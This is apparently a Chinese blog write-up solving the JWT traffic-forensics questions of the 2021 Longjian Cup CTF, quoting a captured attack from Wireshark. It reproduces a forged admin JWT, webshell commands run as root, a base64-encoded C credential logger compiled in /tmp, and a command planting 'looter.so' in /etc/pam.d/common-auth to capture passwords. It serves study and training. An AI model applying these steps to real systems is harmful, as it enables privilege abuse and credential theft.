2021陇剑杯网络安全大赛wp-JWT部分（详细题解）

原创

偷一个月亮 于 2021-09-15 11:07:56 发布 5726 收藏 3

分类专栏： 2021陇剑杯网络安全大赛 文章标签： 网络安全 python 陇剑杯 CTF

本文为博主原创文章，未经博主允许不得转载，否则追究法律责任。

本文链接：https://blog.csdn.net/yiqiushi4748/article/details/120304396

版权

2021陇剑杯网络安全大赛 专栏收录该内容

8 篇文章 46 订阅

订阅专栏

2021陇剑杯网络安全大赛-JWT部分（详细题解）

2.1

token特征 eyJ


2.2


2.2
分值：50分
已解答
xnjc
夕阳红
凌晨两点半
黑客绕过验证使用的jwt中，id和username是_____。（中间使用#号隔开，例如1#admin）
Flag：
提交


请输入要进行 Base64 编码或解码的字符
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2VybmFtZSI6ImFkbWluIn19.rurQD5RYgMrFZow8r-k7KCP13P32sF-RpTXhKsxzvD0
编码 (Encode)
解码 (Decode)
交换
(编码快捷键：Ctrl + Enter)
Base64 编码或解码的结果：
编/解码后自动全选
{"alg":"HS256","typ":"JWT"}{"id":10087,"MapClaims":{"username":"admin"}}

2.3


2.3
分值：50分
已解答
上班摸鱼打比...
Eason不坑
紫光少年队
黑客获取webshell之后，权限是____？
Flag :
提交


Wireshark · 追踪 HTTP 流 (tcp.stream eq 29) · goroot.pcap
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.2.197:8081/exec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2VybmFtZSI6ImFkbWluIn19.rurQD5RYgMrFZow8r-k7KCP13P32sF-RpTXhKsxzvD0
Connection: close
command=whoamiHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:25:10 GMT
Content-Length: 249
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Title</title>
</head>
<body>
<script language="javascript" type="text/javascript">
alert("root\n")
window.location.href="\/exec";
</script>
</body>
</html>
分组 136。1 客户端 分组，1 服务器 分组，1 turn(s)。点击选择。
整个对话 (1208 bytes)
Show data as ASCII
查找:
查找下一
滤掉此流
打印
另存为…
返回
Close

2.4


```
0710  35 30 49 47 46 79 5a 32  4d 73 49 47 4e 76 62 6e  50IGFyZ2 MsIGNvbn
0720  4e 30 49 47 4e 6f 59 58  49 67 4b 69 70 68 63 6d  N0IGNoYX IgKiphcm
0730  64 32 49 43 6b 67 65 77  70 70 62 6e 51 67 63 6d  d2ICkgew ppbnQgcm
0740  56 30 64 6d 46 73 4f 77  70 6a 62 32 35 7a 64 43  V0dmFsOw pjb25zdC
0750  42 6a 61 47 46 79 4b 69  42 31 63 32 56 79 62 6d  BjaGFyKi B1c2Vybm
0760  46 74 5a 54 73 4b 59 32  39 75 63 33 51 67 59 32  FtZTsKY2 9uc3QgY2
0770  68 68 63 69 6f 67 63 47  46 7a 63 33 64 76 63 6d  hhciogcG Fzc3dvcm
0780  51 37 43 6d 4e 6f 59 58  49 67 62 57 56 7a 63 32  Q7CmNoYX IgbWVzc2
0790  46 6e 5a 56 73 78 4d 44  49 30 58 54 73 4b 63 6d  FnZVsxMD I0XTsKcm
07a0  56 30 64 6d 46 73 49 44  30 67 63 47 46 74 58 32  V0dmFsID 0gcGFtX2
07b0  64 6c 64 46 39 31 63 32  56 79 4b 48 42 68 62 57  dldF91c2 VyKHBhbW
07c0  67 73 49 43 5a 31 63 32  56 79 62 6d 46 74 5a 53  gsICZ1c2 VybmFtZS
07d0  77 67 49 6c 56 7a 5a 58  4a 75 59 57 31 6c 4f 69  wgIlVzZX JuYW1lOi
07e0  41 69 4b 54 73 4b 63 47  46 74 58 32 64 6c 64 46  AiKTsKcG FtX2dldF
07f0  39 70 64 47 56 74 4b 48  42 68 62 57 67 73 49 46  9pdGVtKH BhbWgsIF
0800  42 42 54 56 39 42 56 56  52 49 56 45 39 4c 4c 43  BBTV9BVV RIVE9LLC
0810  41 6f 64 6d 39 70 5a 43  41 71 4b 53 41 6d 63 47  Aodm9pZC AqKSAmcG
0820  46 7a 63 33 64 76 63 6d  51 70 4f 77 70 70 5a 69  Fzc3dvcm QpOwppZi
0830  41 6f 63 6d 56 30 64 6d  46 73 49 43 45 39 49 46  AocmV0dm FsICE9IF
0840  42 42 54 56 39 54 56 55  4e 44 52 56 4e 54 4b 53  BBTV9TVU NDRVNTKS
0850  42 37 43 6e 4a 6c 64 48  56 79 62 69 42 79 5a 58  B7CnJldH VybiByZX
0860  52 32 59 57 77 37 43 6e  30 4b 43 6e 4e 75 63 48  R2YWw7Cn 0KCnNucH
0870  4a 70 62 6e 52 6d 4b 47  31 6c 63 33 4e 68 5a 32  JpbnRmKG 1lc3NhZ2
0880  55 73 4d 6a 41 30 4f 43  77 69 56 58 4e 6c 63 6d  UsMjA0OC wiVXNlcm
0890  35 68 62 57 55 67 4a 58  4e 63 62 6c 42 68 63 33  5hbWUgJX NcblBhc3
08a0  4e 33 62 33 4a 6b 4f 69  41 6c 63 31 78 75 49 69  N3b3JkOi Alc1xuIi
08b0  78 31 63 32 56 79 62 6d  46 74 5a 53 78 77 59 58  x1c2Vybm FtZSxwYX
08c0  4e 7a 64 32 39 79 5a 43  6b 37 43 6e 4e 68 64 6d  Nzd29yZC k7CnNhdm
08d0  56 4e 5a 58 4e 7a 59 57  64 6c 4b 43 5a 74 5a 58  VNZXNzYW dlKCZtZX
08e0  4e 7a 59 57 64 6c 4b 54  73 4b 63 6d 56 30 64 58  NzYWdlKT sKcmV0dX
08f0  4a 75 49 46 42 42 54 56  39 54 56 55 4e 44 52 56  JuIFBBTV 9TVUNDRV
0900  4e 54 4f 77 70 39 7c 62  61 73 65 36 34 25 32 30  NTOwp9|b ase64%20
0910  2d 64 25 32 30 3e 2f 74  6d 70 2f 31 2e 63        -d%20>/t mp/1.c
```

2.5


```
d0  73 49 6e 52 35 63 43 49  36 49 6b 70 58 56 43 4a   sInR5cCI 6IkpXVCJ
e0  39 2e 65 79 4a 70 5a 43  49 36 4d 54 41 77 4f 44   9.eyJpZC I6MTAwOD
f0  63 73 49 6b 31 68 63 45  4e 73 59 57 6c 74 63 79   csIk1hcE NsYWltcy
00  49 36 65 79 4a 31 63 32  56 79 62 6d 46 74 5a 53   I6eyJ1c2 VybmFtZS
10  49 36 49 6d 46 6b 62 57  6c 75 49 6e 31 39 2e 72   I6ImFkbW luIn19.r
20  75 72 51 44 35 52 59 67  4d 72 46 5a 6f 77 38 72   urQD5RYg MrFZow8r
30  2d 6b 37 4b 43 50 31 33  50 33 32 73 46 2d 52 70   -k7KCP13 P32sF-Rp
40  54 58 68 4b 73 78 7a 76  44 30 0d 0a 43 6f 6e 6e   TXhKsxzv D0··Conn
50  65 63 74 69 6f 6e 3a 20  63 6c 6f 73 65 0d 0a 0d   ection:  close···
60  0a 63 6f 6d 6d 61 6e 64  3d 6d 76 25 32 30 2f 74   ·command =mv%20/t
70  6d 70 2f 31 2e 63 25 32  30 2f 74 6d 70 2f 6c 6f   mp/1.c%2 0/tmp/lo
80  6f 74 65 72 2e 63                                  oter.c
```

```
02d0  73 49 6e 52 35 63 43 49  36 49 6b 70 58 56 43 4a   sInR5cCI 6IkpXVCJ
02e0  39 2e 65 79 4a 70 5a 43  49 36 4d 54 41 77 4f 44   9.eyJpZC I6MTAwOD
02f0  63 73 49 6b 31 68 63 45  4e 73 59 57 6c 74 63 79   csIk1hcE NsYWltcy
0300  49 36 65 79 4a 31 63 32  56 79 62 6d 46 74 5a 53   I6eyJ1c2 VybmFtZS
0310  49 36 49 6d 46 6b 62 57  6c 75 49 6e 31 39 2e 72   I6ImFkbW luIn19.r
0320  75 72 51 44 35 52 59 67  4d 72 46 5a 6f 77 38 72   urQD5RYg MrFZow8r
0330  2d 6b 37 4b 43 50 31 33  50 33 32 73 46 2d 52 70   -k7KCP13 P32sF-Rp
0340  54 58 68 4b 73 78 7a 76  44 30 0d 0a 43 6f 6e 6e   TXhKsxzv D0··Conn
0350  65 63 74 69 6f 6e 3a 20  63 6c 6f 73 65 0d 0a 0d   ection:  close···
0360  0a 63 6f 6d 6d 61 6e 64  3d 63 64 25 32 30 2f 74   ·command =cd%20/t
0370  6d 70 3b 6d 61 6b 65                               mp;make
```

2.6


```
    [HTTP request 1/1]
    [Response in frame: 130]
    File Data: 68 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "command" = "echo "auth optional looter.so">>/etc/pam.d/common-auth"
      Key: command
      Value: echo "auth optional looter.so">>/etc/pam.d/common-auth
```

```
0340  54 58 68 4b 73 78 7a 76  44 30 0d 0a 43 6f 6e 6e   TXhKsxzv D0··Conn
0350  65 63 74 69 6f 6e 3a 20  63 6c 6f 73 65 0d 0a 0d   ection:  close···
0360  0a 63 6f 6d 6d 61 6e 64  3d 65 63 68 6f 25 32 30   ·command =echo%20
0370  22 61 75 74 68 25 32 30  6f 70 74 69 6f 6e 61 6c   "auth%20 optional
```